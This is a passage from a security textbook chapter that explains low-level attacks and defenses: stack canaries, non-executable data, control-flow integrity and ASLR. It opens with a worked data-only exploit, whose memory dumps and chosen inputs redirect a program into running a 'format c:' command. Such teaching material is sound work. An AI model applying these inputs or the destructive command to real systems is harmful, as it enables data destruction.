0x00354b30  0x20657865 0x2220632f 0x6d726f66 0x632e7461  exe /c "format.c
0x00354b40  0x63206d6f 0x3e20223a 0x00000020             om c:" >

 address     first environment string pointer
0x00353610  0x00353730

 address     first environment string data as integers    as characters
0x00353730  0x554c4c41 0x53524553 0x464f5250 0x3d454c49  ALLUSERSPROFILE=
0x00353740  0x445c3a43 0x6d75636f 0x73746e65 0x646e6120  C:\Documents and
0x00353750  0x74655320 0x676e6974 0x6c415c73 0x7355206c   Settings\All Us
0x00353760  0x00737265                                   ers

 address     opcode bytes    machine code as assembly language
0x004011a1  0x89 0x14 0xc8   mov [eax+ecx*8], edx   ; write edx to eax+ecx*8
```

Fig. 30.15 Some of the memory contents for an execution of the function in Fig. 30.14, including the machine code for the `data[offset].argument = value;` assignment. If the `data` pointer is `0x004033e0`, the attacker can choose the inputs `offset = 0x1ffea046` and `value = 0x00354b20`, and thereby make the assignment instruction change the first environment string pointer to the "format" command string at the top

such as `SAFECOMMAND=safecmd.exe`, that determines a safe, external command to be launched by the `system` library routine.

However, before reading the command string to launch, the machine-code assignment instruction shown in Fig. 30.15 is executed. By choosing the `offset` and `value` inputs to the function, the attacker can make `ecx` and `edx` hold arbitrary values. Therefore, the attacker can make the assignment write any value to nearly any address in memory, given knowledge of the `data` pointer. If the `data` pointer is `0x004033e0`, then that address plus `8*0x1ffea046` is `0x00353610`, the address of the first environment string pointer. Thus, the attacker is able to write the address of their chosen attack command string, `0x00354b20`, at that location. Then, when `getenv` is called, it will look no further than the first pointer in the environment string table, and return a command string that, when launched, may delete data on the "C:" drive of the target system.

Several things are noteworthy about this data-only attack and the function in Fig. 30.14. First, note that there are multiple vulnerabilities that may allow the attacker to choose the `offset` integer input, ranging from stack-based and heap-based buffer overflows, through integer overflow errors, to a simple programmer mistake that omitted any bounds check. Second, note that although `0x1ffea046` is a positive integer, it effectively becomes negative when multiplied by eight, and the assignment instruction writes to an address before the start of the `data` array. Finally, note that this attack succeeds even when the table of environment strings is initialized before the execution starts, and the table is never modified by the target software – and when the table should therefore logically be read-only given the semantics of the target software.

Attack 4: Constraints and Variants

There are two major constraints on data-only attacks. First, the vulnerabilities in the target software are likely to allow only certain data, or a certain amount of data to be corrupted, and potentially only in certain ways. For instance, as in the above example, a vulnerability might allow the attacker to change a single, arbitrary four-byte integer in memory to a value of their choice. (Such vulnerabilities exist in some heap implementations, as described on p. 640; there, an arbitrary write is possible through the corruption of heap metadata, most likely caused by the overflow of a buffer stored in the heap. Many real-world attacks have exploited this vulnerability, including the GDI+JPEG attack on Windows [30.14, 15].)

Second, even when an attacker can replace any amount of data with arbitrary values, and that data may be located anywhere, a data-only attack will be constrained by the behavior of the target software when given arbitrary input. For example, if the target software is an arithmetic calculator, a data-only attack might only be able to cause an incorrect result to be computed. However, if the target software embeds any form of an interpreter that performs potentially dangerous operations, then a data-only attack could control the input to that interpreter, allowing the attacker to perform the dangerous operations. The `system` standard library routine is an example of such an interpreter; many applications, such as Web browsers and document viewers, embed other interpreters for scripting languages.

To date, data-only attacks have not been prominent. Rather, data corruption has been most frequently utilized as one step in other types of attacks, such as direct code injection, or a jump-to-`libc` attack. This may change with the increased deployment of defenses, including the defenses described below.

30.3 Defenses that Preserve High-Level Language Properties

This section presents, in detail, four effective, practical defenses against low-level software attacks on x86 machine-code software, and explains how each defense is based on preserving a property of target software written in the C or C++ languages. These defenses are stack canaries, non-executable data, control-flow integrity, and address-space layout randomization. They have been selected based on their efficiency, and ease-of-adoption, as well as their effectiveness.

In particular, this section describes neither defenses based on instruction-set randomization [30.16], nor defenses based on dynamic information flow tracking, or tainting, or other forms of data-flow integrity enforcement [30.17, 18]. Such techniques can offer strong defenses against all the attacks in Sect. 30.2, although, like the defenses below, they also have limitations and counterattacks. However, these defenses have drawbacks that make their deployment difficult in practice.

For example, unless they are supported by specialized hardware, they incur significant overheads. On unmodified, commodity x86 hardware, defenses based on data-flow integrity may double the memory requirements, and may make execution up to 37 times slower [30.18]. Because these defenses also double the number of memory accesses, even the most heavily optimized mechanism is still likely to run software twice as slow [30.17]. Such overheads are likely to be unacceptable in many scenarios, e.g., for server workloads where a proportional increase in cost may be expected. Therefore, in practice, these defenses may never see widespread adoption, especially since equally good protection may be achievable using a combination of the below defenses.

This section does not attempt a comprehensive survey of the literature on these defenses. The survey by Younan, Joosen and Piessens provides an overview of the state of the art of countermeasures for attacks like those discussed in this chapter [30.19, 20].

30.3.1 Defense 1: Checking Stack Canaries on Return Addresses

The C and C++ languages do not specify how function return addresses are represented in stack memory. Rather, these, and many other programming languages, hold abstract most elements of a function's invocation stack frame in order to allow for portability between hardware architectures and to give compilers flexibility in choosing an efficient low-level representation. This flexibility enables an effective defense against some attacks, such as the return-address clobbering of Attack 1.

In particular, on function calls, instead of storing return addresses directly onto the stack, C and C++ compilers are free to generate code that stores return addresses in an encrypted and signed form, using a local, secret key. Then, before each function return, the compiler could emit code to decrypt and validate the integrity of the return address about to be used. In this case, assuming that strong cryptography is used, an attacker that did not know the key would be unable to cause the target software to return to an address of their choice as a result of a stack corruption, even when the target software contains an exploitable buffer overflow vulnerability that allows such corruption.

In practice, it is desirable to implement an approximation of the above defense, and get most of the benefits without incurring the overwhelming cost of executing cryptography code on each function call and return.

One such approximation requires no secret, but places a public *canary* value right above function-local stack buffers. This value is designed to warn of dangerous stack corruption, much as a coal mine canary would warn about dangerous air conditions. Figure 30.16 shows an example of a stack with an all-zero canary value. Validating the integrity of this canary is an effective means of ensuring that the saved base pointer and function return address have not been corrupted, given the assumption that attacks are only possible through stack corruption based on the overflow of a string buffer. For improved defenses, this public canary may contain other bytes, such as newline characters, that frequently terminate the copying responsible for string-based buffer overflows. For example, some implementations have used the value `0x000aff0d` as the canary [30.21].

Stack-canary defenses may be improved by including in the canary value some bits that should be unknown to the attacker. For instance, this may help defend against return-address clobbering with an integer overflow, such as is enabled by the `memcpy` vulnerability in Fig. 30.9. Therefore, some implementations of stack canary defenses, such as Microsoft's /GS compiler option [30.22], are based on a random value, or *cookie*.

Figure 30.17 shows the machine code for a function compiled with Microsoft's /GS option. The function preamble and postamble each have three new instructions that set and check the canary, respectively. With /GS, the canary placed on the stack is a combination of the function's base pointer and the function's *module cookie*. Module cookies are generated dynamically for each process, using good sources of randomness (although some of those sources are observable to an attacker running code on the same system). Separate, fresh module cookies are used for the executable and each dynamic library within a process address space (each has its own copy of the `__security_cookie` variable in Fig. 30.17). As a result, in a stack with multiple canary values, each will be unique, with more dissimilarity where the stack crosses module boundaries.

```
 address    content
0x0012ff5c 0x00353037 ; argument two pointer
0x0012ff58 0x0035302f ; argument one pointer
0x0012ff54 0x00401263 ; return address
0x0012ff50 0x0012ff7c ; saved base pointer
0x0012ff4c 0x00000000 ; all-zero canary
0x0012ff48 0x00000072 ; tmp continues 'r' '\0' '\0' '\0'
0x0012ff44 0x61626f6f ; tmp continues 'o' 'o' 'b' 'a'
0x0012ff40 0x662f2f3a ; tmp continues ':' '/' '/' 'f'
0x0012ff3c 0x656c6966 ; tmp array:    'f' 'i' 'l' 'e'
```

Fig. 30.16 A stack snapshot like that shown in Fig. 30.4 where a "canary value" has been placed between the `tmp` array and the saved base pointer and return address. Before returning from functions with vulnerabilities like those in Attack 1, it is an effective defense to check that the canary is still zero: an overflow of a zero-terminated string across the canary's stack location will not leave the canary as zero

```
function_with_gs_check:
          ; function preamble machine code
          push ebp                           ; save old base pointer on the stack
          mov  ebp, esp                      ; establish the new base pointer
          sub  esp, 0x14                     ; grow the stack for buffer and cookie
          mov  eax, [__security_cookie]      ; read cookie value into eax
          xor  eax, ebp                      ; xor base pointer into cookie
          mov  [ebp-4], eax                  ; write cookie above the buffer
          ...
          ; function body machine code
          ...
          ; function postamble machine code
          mov  ecx, [ebp-4]                  ; read cookie from stack, into ecx
          xor  ecx, ebp                      ; xor base pointer out of cookie
          call __security_check_cookie       ; check ecx is cookie value
          mov  esp, ebp                      ; shrink the stack back
          pop  ebp                           ; restore old, saved base pointer
          ret                                ; return

__security_check_cookie:
          cmp  ecx, [__security_cookie]      ; compare ecx and cookie value
          jnz  ERR                           ; if not equal, go to an error handler
          ret                                ; else return
ERR:      jmp __report_gsfailure             ; report failure and halt execution
```

Fig. 30.17 The machine code for a function with a local array in a fixed-size, 16-byte stack buffer, when compiled using the Windows /GS implementation of stack cookies in the most recent version of the Microsoft C compiler [30.22, 23]. The canary is a random cookie value, combined with the base pointer. In case the local stack buffer is overflowed, this canary is placed on the stack above the stack buffer, just below the return address and saved base pointer, and checked before either of those values are used

Defense 1: Overhead, Limitations, Variants, and Counterattacks

There is little enforcement overhead from stack canary defenses, since they are only required in functions with local stack buffers that may be overflowed. (An overflow in a function does not affect the invocation stack frames of functions it calls, which are lower on the stack; that function's canary will be checked before any use of stack frames that are higher on the stack, and which may have been corrupted by the overflow.) For most C and C++ software this overhead amounts to a few percent [30.21, 24]. Even so, most implementations aim to reduce this overhead even further, by only initializing and checking stack canaries in functions that contain a local string `char` array, or meet other heuristic requirements. As a result, this defense is not always applied where it might be useful, as evidenced by the recent ANI vulnerability in Windows [30.13].

Stack canaries can be an efficient and effective defense against Attack 1, where the attacker corrupts function-invocation control data on the stack. However, stack canaries only check for corruption at function exit. Thus, they offer no defense against Attacks 2, 3, and 4, which are based on corruption of the heap, function-pointer arguments, or global data pointers.

Stack canaries are a widely deployed defense mechanism. In addition to Microsoft's /GS, StackGuard [30.21] and ProPolice [30.24] are two other notable implementations. Given its simple nature, it is somewhat surprising that there is significant variation between the implementations of this defense, and these implementations have varied over time [30.22, 25]. This reflects the ongoing arms race between attackers and defenders. Stack canary defenses are subject to a number of counterattacks. Most notably, even when the only exploitable vulnerability is a stack-based buffer overflow, the attackers may be able to craft an attack that is not based on return-address clobbering. For example, the attack may corrupt a local variable, an argument, or some other value that is used before the function exits.

Also, the attacker may attempt to guess, or learn the cookie values, which can lead to a successful attack given enough luck or determination. The success of this counterattack will depend on the exploited vulnerability, the attacker's access to the target system, and the particulars of the target software. (For example, if stack canaries are based on random cookies, then the attacker may be able to exploit certain format-string vulnerabilities to learn which canary values to embed in the data of the buffer overflow.)

Due to the counterattack where attackers overwrite a local variable other than the return address, most implementations have been extended to reorder organization of the stack frame.

Most details about the function-invocation stack frame are left unspecified in the C and C++ languages, to give flexibility in the compilation of those language aspects down to a low-level representation. In particular, the compiler is free to lay out function-local variables in any order on the stack, and to generate code that operates not on function arguments, but on copies of those arguments.

This is the basis of the variant of this countermeasure. In this defense, the compiler places arrays and other function-local buffers above all other function-local variables on the stack. Also, the compiler makes copies of function arguments into new, function-local variables that also sit below any buffers in the function. As a result, these variables and arguments are not subject to corruption through an overflow of those buffers.

The stack cookie will also provide detection of attacks that try to overwrite data of previous stack frames. Besides the guessing attack described earlier, two counterattacks still exist to this extended defense. In a first attack, an attacker can still overwrite the contents of other buffers that may be stored above the buffer that overflows. A second attack occurs when an attacker overwrites information of any other stack frames or other information that is stored above the current stack frame. If this information is used before the current function returns (i.e., before the cookie is checked), then an attack may be possible. An example of such an attack is described in [30.22]: an attacker would overwrite the exception-handler pointers, which are stored on the stack above the function stack frames. The attacker would then cause an exception (e.g., a stack overflow exception or a cookie mismatch exception), which would result in the attacker's code being executed [30.10]. This specific attack was countered by applying Defense 3 to the exception handler.

30.3.2 Defense 2: Making Data not Executable as Machine Code

Many high-level languages allow code and data to reside in two, distinct types of memory. The C and C++ languages follow this tradition, and do not specify what happens when code pointers are read and written as data, or what happens when a data pointer is invoked as if it were a function pointer. This under-specification brings important benefits to the portability of C and C++ software, since it must sometimes run on systems where code and data memory are truly different. It also enables a particularly simple and efficient defense against direct-code-injection exploits, such as those in Attacks 1 and 2. If data memory is not executable, then Attacks 1 and 2 fail as soon as the hardware instruction pointer reaches the first byte of the attack payload (e.g., the bytes `0xfeeb2ecd` described in Fig. 30.6, and used throughout this chapter). Even when the attacker manages to control the flow of execution, they cannot simply make control proceed directly to their attack payload. This is a simple, useful barrier to attack, which can be directly applied to most software, since, in practice, most software never treats data as code.

(Some legacy software will execute data as a matter of course; other software uses self-modifying code and writes to code memory as a part of regular, valid execution. For example, this behavior can be seen in some efficient, just-in-time interpreters. However, such software can be treated as a special case, since it is uncommon and increasingly rare.)

Defense 2: Overhead, Limitations, Variants, and Counterattacks

In its implementation on modern x86 systems, non-executable data has some performance impact because it relies on double-size, extended page tables. The NX page-table-entry bit, which flags memory as non-executable, is only found in PAE page tables, which are double the size of normal tables, and are otherwise not commonly used. The precise details of page-table entries can significantly impact the overall system performance, since page tables are a frequently consulted part of the memory hierarchy, with thousands of lookups a second and, in some cases, a lookup every few instructions. However, for most workloads, the overhead should be in the small percentages, and will often be close to zero.

Non-executable data defends against direct code injection attacks, but offers no barrier to exploits such as those in Attacks 3 and 4. For any given direct code-injection attack, it is likely that an attacker can craft an indirect jump-to-`libc` variant, or a data-only exploit [30.14]. Thus, although this defense can be highly useful when used in combination with other defenses, by itself, it is not much of a stumbling block for attackers.

On Microsoft Windows, and most other platforms, software will typically execute in a mode where writing to code memory generates a hardware exception. In the past, some systems have also generated such an exception when the hardware instruction pointer is directed to data memory, i.e., upon an attempt to execute data as code. However, until recently, commodity x86 hardware has only supported such exceptions through the use of segmented memory, which runs counter to the flat memory model that is fundamental to most modern operating systems. (Despite being awkward, x86 segments have been used to implement non-executable memory, e.g., stacks, but these implementations are limited, for instance in their support for multi-threading and dynamic libraries.)

Since 2003, and Windows XP SP2, commodity operating systems have come to support the x86 extended page tables where any given memory page may be marked as non-executable, and x86 vendors have shipped processors with the required hardware support. Thus, it is now the norm for data memory to be non-executable.

Indirect code injection, jump-to-`libc` attacks, and data-only attacks are all effective counterattacks to this defense. Even so, non-executable data can play a key role in an overall defense strategy; for instance, when combined with Defense 4 below, this defense can prevent an attacker from knowing the location of any executable memory bytes that could be useful to an attack.

30.3.3 Defense 3: Enforcing Control-Flow Integrity on Code Execution

As in all high-level languages, it is not possible for software written in the C and C++ languages to perform arbitrary control-flow transfers between any two points in its code. Compared to the exclusion of data from being executed as code, the policies on control-flow between code are much more fine-grained

For example, the behavior of function calls is only defined when the callee code is the start of a function, even when the caller invokes that code through a function pointer. Also, it is not valid to place a label into an expression, and `goto` to that label, or otherwise transfer control into the middle of an expression being evaluated. Transferring control into the middle of a machine-code instruction is certainly not a valid, defined operation, in any high-level language, even though the hardware may allow this, and this may be useful to an attacker (see Attack 3, p. 643).

Furthermore, within the control flow that a language permits in general, only a small fraction will, in fact, be possible in the semantics of a particular piece of software written in that language. For most software, control flow is either completely static (e.g., as in a C `goto` statement), or allows only a small number of possibilities during execution.

Similarly, for all C or C++ software, any indirect control transfers, such as through function pointers or at return statements, will have only a small number of valid targets. Dynamic checks can ensure that the execution of low-level software does not stray from a restricted set of possibilities allowed by the high-level software. The runtime enforcement of such a control-flow integrity (CFI) security policy is a highly effective defense against low-level software attacks [30.26, 27].

There are several strategies possible in the implementation of CFI enforcement. For instance, CFI may be enforced by dynamic checks that compare the target address of each computed control-flow transfer to a set of allowed destination addresses. Such a comparison may be performed by the machine-code equivalent of a switch statement over a set of constant addresses. Programmers can even make CFI checks explicitly in their software, as shown in Fig. 30.18. However, unlike in Fig. 30.18, it is not possible to write software that explicitly performs CFI checks on return addresses, or other inaccessible pointers; for these, CFI checks must be added by the compiler, or some other mechanism. Also, since the set of allowed destination addresses may be large, any such sequence of explicit comparisons is likely to lead to unacceptable overhead.

One efficient CFI enforcement mechanism, described in [30.26], modifies according to a given

```
int is_file_foobar_using_heap( vulnerable* s, char* one, char* two )
{
    // ... elided code ...
    if( (s->cmp == strcmp) || (s->cmp == stricmp) ) {
        return s->cmp( s->buff, "file://foobar" );
    } else {
        return report_memory_corruption_error();
    }
}
```

Fig. 30.18 An excerpt of the C code in Fig. 30.7 with explicit CFI checks that only allow the proper comparison methods to be invoked at runtime, assuming only `strcmp` and `stricmp` are possible. These CFI checks prevent the exploit on this function in Attack 2

```
bool lt(int x, int y) {
    return x < y;
}
bool gt(int x, int y) {
    return x > y;
}
sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}
```




Fig. 30.19 Three C functions and an outline of their possible control flow, as well as how an CFI enforcement mechanism based on CFI labels might apply to the functions. In the outline, the CFI labels `55`, `17`, and `23` are found at the valid destinations of computed control-flow instructions; each such instruction is also annotated with a CFI label that corresponds to its valid destinations

control-flow graph (CFG), both the *source* and *destination* instructions of computed control-flow transfers. Two destinations are *equivalent*, when the CFG contains edges to each from the same set of sources. At each destination, a *CFI label* is inserted, that identifies equivalent destinations, i.e., destinations with the same set of possible sources. The CFI labels embed a value, or bit pattern, that distinguishes each; these values need not be secret. Before each source instruction, a dynamic CFI check is inserted that ensures that the runtime destination has the proper CFI label.

Figure 30.19 shows a C program fragment demonstrating this CFI enforcement mechanism. In this figure, a function `sort2` calls a `qsort`-like function `sort` twice, first with `lt` and then with `gt` as the pointer to the comparison function. The right side of Fig. 30.19 shows an outline of the machine-code blocks for these four functions and all control-flow-graph edges between them. In the figure, edges for direct calls are drawn as light, dotted arrows, edges from source instructions are drawn as solid arrows, and return edges as dashed arrows. In this example, `sort` can return to two different places in `sort2`. Therefore, there are two CFI labels in the body of `sort2`, and a CFI check when returning from `sort`, using `55` as the CFI label. (Note that CFI enforcement does not guarantee to which of the two call sites `sort` must return; for this, other defenses, such as Defense 1, must be employed.)

Also, in Fig. 30.19, because `sort` can call either `lt` or `gt`, both comparison functions start with the CFI label `17`, and the `call` instruction, which uses a function pointer in register `R`, performs a CFI check for `17`. Finally, the CFI label `23` identifies the block that follows the comparison call site in `sort`, so both comparison functions return with a CFI check for `23`.

Figure 30.20 shows a concrete example of how CFI enforcement based on CFI labels can look, in the case of x86 machine-code software. Here, the CFI label `0x12345678` identifies all comparison routines that may be invoked by `qsort`, and the CFI label `0xaabbccdd` identifies all of their valid call sites. This style of CFI enforcement has good perfor-

```
 machine-code opcode bytes              machine code in assembly
...                                     ...
0x57                                    push  edi
0x53                                    push  ebx
0x8b 0x44 0x24 0x24                     mov   eax, [esp+comp_fp]
0x81 0x78 0xfc 0x78 0x56 0x34 0x12      cmp   [eax-0x4], 0x12345678
0x75 0x13                               jne   cfi_error_label
0xff 0xd0                               call  eax
0x0f 0x18 0x80 0xdd 0xcc 0xbb 0xaa      prefetchnta [0xaabbccdd]
0x83 0xc4 0x08                          add   esp, 0x8
0x85 0xc0                               test  eax, eax
0x7e 0x02                               jle   label_lessthan
...                                     ...
```

Fig. 30.20 A version of Fig. 30.10, showing how CFI checks as in [30.26] can be added to the `qsort` library function where it calls the comparison function pointer. Before calling the pointer, it is placed in a register `eax`, and a comparison establishes that the four bytes `0x12345678` are found immediately before the destination code, otherwise execution goes to a security error. After the call instruction, an executable, side-effect-free instruction embeds the constant `0xaabbccdd`; by comparing against this constant, the comparison function can establish that it is returning to a valid call site

mance, and also gives strong guarantees. By choosing the bytes of CFI labels carefully, so they do not overlap with code, even an attacker that controls all of data memory cannot divert execution from the permitted control-flow graph, assuming that data is also non-executable.

The CFI security policy dictates that software execution must follow a path of a control-flow graph, determined ahead of time, that represents all possible valid executions of the software. This graph can be defined by analysis: source-code analysis, binary analysis, or execution profiling. This graph does not need to be perfectly accurate, but needs only be a conservative approximation of the control-flow graph possible in the software, as written in its high-level programming language. To be conservative, the graph must err on the side of allowing all valid executions of the software, even if this may entail allowing some invalid executions as well. For instance, the graph might conservatively permit the start of a few-too-many functions as the valid destinations of a source instruction where a function pointer is invoked.

Defense 3: Overhead, Limitations, Variants, and Counterattacks

CFI enforcement incurs only modest overhead. With the CFI enforcement mechanism in [30.26], which instruments x86 machine code much as is shown in Fig. 30.20, the reported code-size increase is around 8%, and execution slowdown ranges from 0% to 45% on a set of processor benchmarks, with a mean of 16%. Even so, this overhead is significant enough that CFI enforcement has, to date, seen only limited adoption. However, a form of CFI is enforced by the Windows SafeSEH mechanism, which limits dispatching of exceptions to a set of statically declared exception handlers; this mechanism does not incur measurable overheads.

CFI enforcement offers no protection against Attack 4 or other data-only attacks. However, CFI can be a highly effective defense against all attacks based on controlling machine-code execution, including Attacks 1, 2, and 3.

In particular, CFI enforcement is likely to prevent all variants of Attack 3, i.e., jump-to-`libc` attacks that employ trampolines or opportunistic executable byte sequences such as those found embedded within machine-code instructions. This is the case even if CFI enforces only a coarse-grained approximation of the software control-flow graph, such as allowing function-pointer calls to the start of any function with the same argument types, and allowing functions to return to any of their possible call sites [30.26].

CFI enforcement mechanisms vary both in their mechanisms and in their policy. Some mechanisms establish the validity of each computed control transfer by querying a separate, static data structure, which can be a hash table, a bit vector, or a structure similar to multi-level page tables [30.28]. Other mechanisms execute the software in a fast machine-code interpreter that enforces CFI on control flow [30.29]. Finally, a coarse-grained form of CFI can be enforced by making all computed-control-flow destinations be aligned on multi-word boundaries. (However, in this last case, any "basic block" is effectively a valid destination, so trampolines and elaborate jump-to-`libc` attacks are still feasible.) The complexity and overheads of these CFI mechanisms vary, but are typically greater than that described above, based on CFI labels.

In a system with CFI enforcement, any exploit that does not involve controlling machine-code execution is a likely counterattack; this includes not only data-only attacks, such as Attack 4, but also other, higher-level attacks, such as social engineering and flaws in programming interfaces [30.30]. In addition, depending on the granularity of CFI enforcement policy, and how it is used in combination with other defenses, there may still exist possibilities for certain jump-to-`libc` attacks, for instance where a function is made to return to a dynamically incorrect, but statically possible, call site.

30.3.4 Defense 4: Randomizing the Layout of Code and Data in Memory

The C and C++ languages specify neither where code is located in memory, nor the location of variables, arrays, structures, or objects. For software compiled from these languages, the layout of code and data in memory is decided by the compiler and execution environment. This layout directly determines all concrete addresses used during execution; attacks, including all of the attacks in Sect. 30.2, typically depend on these concrete addresses.

Therefore, a simple, pervasive form of address "encryption" can be achieved by shuffling, or randomizing the layout of software in the memory address space, in a manner that is unknown to the attacker. Defenses based on such address-space layout randomization (ASLR) can be a highly practical, effective barrier against low-level attacks. Such defenses were first implemented in the PaX project [30.31] and have recently been deployed in Windows Vista [30.23, 32].

ASLR defenses can be used to change the addresses of all code, global variables, stack variables, arrays, and structures, objects, and heap allocations; with ASLR those addresses are derived from a random value, chosen for the software being executed and the system on which it executes. These addresses, and the memory-layout shuffling, may be public information on the system where the software executes. However, low-level software attacks, including most worms, viruses, adware, spyware, and malware, are often performed by remote attackers that have no existing means of running code on their target system, or otherwise inspect the addresses utilized on that system. To overcome ASLR defenses, such attackers will have to craft attacks that do not depend on addresses, or somehow guess or learn those addresses.

ASLR is not intended to defend against attackers that are able to control the software execution, even to a very small degree. Like many other defenses that rely on secrets, ASLR is easily circumvented by an attacker that can read the software's memory. Once an attacker is able to execute even the smallest amount of code of their choice (e.g., in a jump-to-`libc` attack), it should be safely assumed that the attacker can read memory and, in particular, that ASLR is no longer an obstacle. Fortunately, ASLR and the other defenses in this chapter can be highly effective in preventing attackers from successfully executing even a single machine-code instruction of their choice.

As a concrete example of ASLR, Fig. 30.21 shows two execution stacks for the `median` function of Fig. 30.9, taken from two executions of that function on Windows Vista, which implements ASLR defenses. These stacks contain code addresses, including a function pointer and return address; they also include addresses in data pointers that point into the stack, and in the `data` argument which points into the heap. All of these addresses are different in the two executions; only the integer inputs remain the same.

On many software platforms, ASLR can be applied automatically, in manner that is compatible even with legacy software. In particular, ASLR changes only the concrete values of addresses, not how those addresses are encoded in pointers; this makes ASLR compatible with common, legacy programming practices that depend on the encoding of addresses.

However, ASLR is both easier to implement, and is more compatible with legacy software, when data and code is shuffled at a rather coarse granularity. For instance, software may simultaneously use more than a million heap allocations; however, on a 32-bit system, if an ASLR mechanism randomly spread those allocations uniformly throughout the address

```
       stack one                   stack two
 address     contents      address     contents
0x0022feac  0x008a13e0  0x0013f750  0x00b113e0  ; cmp argument
0x0022fea8  0x00000001  0x0013f74c  0x00000001  ; len argument
0x0022fea4  0x00a91147  0x0013f748  0x00191147  ; data argument
0x0022fea0  0x008a1528  0x0013f744  0x00b11528  ; return address
0x0022fe9c  0x0022fec8  0x0013f740  0x0013f76c  ; saved base pointer
0x0022fe98  0x00000000  0x0013f73c  0x00000000  ; tmp final four bytes
0x0022fe94  0x00000000  0x0013f738  0x00000000  ; tmp continues
0x0022fe90  0x00000000  0x0013f734  0x00000000  ; tmp continues
0x0022fe8c  0x00000000  0x0013f730  0x00000000  ; tmp continues
0x0022fe88  0x00000000  0x0013f72c  0x00000000  ; tmp continues
0x0022fe84  0x00000000  0x0013f728  0x00000000  ; tmp continues
0x0022fe80  0x00000000  0x0013f724  0x00000000  ; tmp continues
0x0022fe7c  0x00000000  0x0013f720  0x00000000  ; tmp buffer starts
0x0022fe78  0x00000004  0x0013f71c  0x00000004  ; memcpy length argument
0x0022fe74  0x00a91147  0x0013f718  0x00191147  ; memcpy source argument
0x0022fe70  0x0022fe8c  0x0013f714  0x0013f730  ; memcpy destination arg.
```

Fig. 30.21 The addresses and contents of the stacks of two different executions of the same software, given the same input. The software is the `median` function of Fig. 30.9, the input is an array of the single integer zero, and the stacks are snapshots taken at the same point as in Fig. 30.12. The snapshots are taken from two executions of that function on Windows Vista, with a system restart between the executions. As a result of ASLR defenses, only the input data remains the same in the two executions. All addresses are different; even so, some address bits remain the same since, for efficiency and compatibility with existing software, ASLR is applied only at a coarse granularity

space, then only small contiguous memory regions would remain free. Then, if that software tried to allocate an array whose size is a few tens of kilobytes, that allocation would most likely fail, even though, without this ASLR mechanism, it might certainly have succeeded. On the other hand, without causing incompatibility with legacy software, an ASLR mechanism could change the base address of all heap allocations, and otherwise leave the heap implementation unchanged. (This also avoids triggering latent bugs, such as the software's continued use of heap memory after deallocation, which are another potential source of incompatibility.)

In the implementation of ASLR on Windows Vista, the compilers and the execution environment have been modified to avoid obstacles faced by other implementations, such as those in the PaX project [30.31]. In particular, the software executables and libraries of all operating system components and utilities have been compiled with information that allows their relocation in memory at load time. When the operating system starts, the system libraries are located sequentially in memory, in the order they are needed, at a starting point chosen randomly from 256 possibilities; thus a jump-to-`libc` attack that targets the concrete address of a library function will have less than a 0.5% chance of succeeding. This randomization of system libraries applies to all software that executes on the Vista operating system; the next time the system restarts, the libraries are located from a new random starting point.

When a Windows Vista process is launched, several other addresses are chosen randomly for that process instance, if the main executable opts in to ASLR defenses. For instance, the base of the initial heap is chosen from 32 possibilities. The stacks of process threads are randomized further: the stack base is chosen from 32 possibilities, and a pad of unused memory, whose size is random, is placed on top of the stack, for a total of about 16 thousand possibilities for the address of the initial stack frame. In addition, the location of some other memory regions is also chosen randomly from 32 possibilities, including thread control data and the process environment data (which includes the table corrupted in Attack 4). For processes, the ASLR implementation chooses new random starting points each time that a process instance is launched.

An ASLR implementation could be designed to shuffle the memory layout at a finer granularity than is done in Windows Vista. For instance, a pad of unused memory could be inserted within the stack frame of all (or some) functions; also, the inner memory allocation strategy of the heap could be randomized. However, in Windows Vista, such an ASLR implementation would incur greater overhead, would cause more software compatibility issues, and might be likely to thwart mostly attacks that are already covered by other deployed defenses. In particular, there can be little to gain from shuffling the system libraries independently for each process instance [30.33]; such an ASLR implementation would be certain to cause large performance and resource overheads.

Defense 4: Overhead, Limitations, Variants, and Counterattacks

The enforcement overhead of ASLR defenses will vary greatly depending on the implementation. In particular, implementations where shared libraries may be placed at different addresses in different processes will incur greater overhead and consume more memory resources.

However, in its Windows Vista implementation, ASLR may actually slightly improve performance. This improvement is a result of ASLR causing library code to be placed contiguously into the address space, in the order that the code is actually used. This encourages a tight packing of frequently used page-table entries, which has performance benefits (cf., the page-table changes for non-executable data, discussed on p. 648).

ASLR can provide effective defenses against all of the attacks in Sect. 30.2 of this chapter, because it applies to the addresses of both code and data. Even so, some data-only attacks remain possible, where the attacks do not depend on concrete addresses, but rely on corrupting the contents of the data being processed by the target software.

The more serious limitation of ASLR is the small number of memory layout shuffles that are possible on commodity 32-bit hardware, especially given the coarse shuffling granularity that is required for efficiency and compatibility with existing software. As a result, ASLR creates only at most a few thousand possibilities that an attacker must consider, and any given attack will be successful against a significant (albeit small) number of target systems. The number of possible shuffles in an ASLR implementation can be greatly increased on 64-bit platforms, which are starting to be adopted. However, current 64-bit hardware is limited to 48 usable bits and can therefore offer at most a 64-thousand-fold increase in the number of shuffles possible [30.34].

Furthermore, at least on 32-bit systems, the number of possible ASLR shuffles is insufficient to provide a defense against scenarios where the attacker is able to retry their attack repeatedly, with new addresses [30.33]. Such attacks are realistic. For example, because a failed attack did not crash the software in the case of the recent ANI vulnerability in Windows [30.13], an attack, such as a script in a malicious Web page, could try multiple addresses until a successful exploit was found. However, in the normal case, when failed attacks crash the target software, attacks based on retrying can be mitigated by limiting the number of times the software is restarted. In the ASLR implementation in Windows Vista, such limits are in place for many system components.

ASLR defenses provide one form of software diversity, which has been long known to provide security benefits. One way to achieve software diversity is to deploy multiple, different implementations of the same functionality. However, this approach is costly and may offer limited benefits: its total cost is proportional to the number of implementations and programmers are known to make the same mistakes when implementing the same functionality [30.35].

ASLR has a few counterattacks other than the data-only, content-based attacks, and the persistent guessing of an attacker, which are both discussed above. In particular, an otherwise harmless information-disclosure vulnerability may allow an attacker to learn how addresses are shuffled, and circumvent ASLR defenses. Although unlikely, such a vulnerability may be present because of a format-string bug, or because the contents of uninitialized memory are sent on the network when that memory contains residual addresses.

